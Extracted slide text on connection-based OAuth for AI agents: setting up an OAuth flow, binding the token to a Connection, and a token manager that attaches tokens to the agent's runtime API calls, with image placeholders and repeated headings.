
## OAuth

- Establish an **OAuth flow**
- Bind resulting token to the Connection


## Post-OAuth (Runtime)

Use Connection to **make authorized API calls**


- [Pattern 2] Token Manager forwards Agent's API call w/ tokens attached




# Connection-based OAuth: Normal Coordination



# Connection-based OAuth: Normal Coordination



# Connection-based OAuth: Normal Coordination



# Connection-based OAuth: Normal Coordination

## Agent's Perspective

